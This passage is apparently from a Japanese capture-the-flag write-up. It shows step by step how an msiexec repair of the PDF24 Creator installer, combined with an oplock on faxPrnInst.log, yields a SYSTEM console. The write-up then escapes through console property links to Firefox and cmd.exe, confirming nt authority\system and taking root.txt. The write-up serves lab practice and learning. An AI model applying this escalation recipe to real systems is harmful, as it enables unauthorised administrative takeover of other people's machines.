msiexec.exe /fa "C:\Users\Gale.Dekarios\Downloads\pdf24-creator-11.15.1-x64.msi"
MSI修復が開始されました。しばらく待つと、SetOpLock側で faxPrnInst.log がロックされた通知が表示されます。

Oplockによりファイルがロックされた状態で、タイトルバーに Select C:\Program Files\PDF24\pdf24-PrinterInstall.exe と表示されたcmdウィンドウがSYSTEM権限で開きました。


さらにPoCの手順通りに進めます。cmdウィンドウのタイトルバーを右クリックして、Propertiesを開きます。
Optionsタブを開きます。

「legacy console mode」や「new console features」のリンクをクリックすると、ブラウザ選択ダイアログが表示されます。ここでFirefoxを選びます。

FirefoxがSYSTEM権限で起動しました。

Ctrl+Oでファイルを開くダイアログを表示します。System32ディレクトリが表示されています。

アドレスバーに C:\Windows\System32\cmd.exe を入力してEnterを押します。


SYSTEM権限のcmdが起動しました🎉 whoami で nt authority\system であることを確認できます。

root.txt を取得します。
Done!!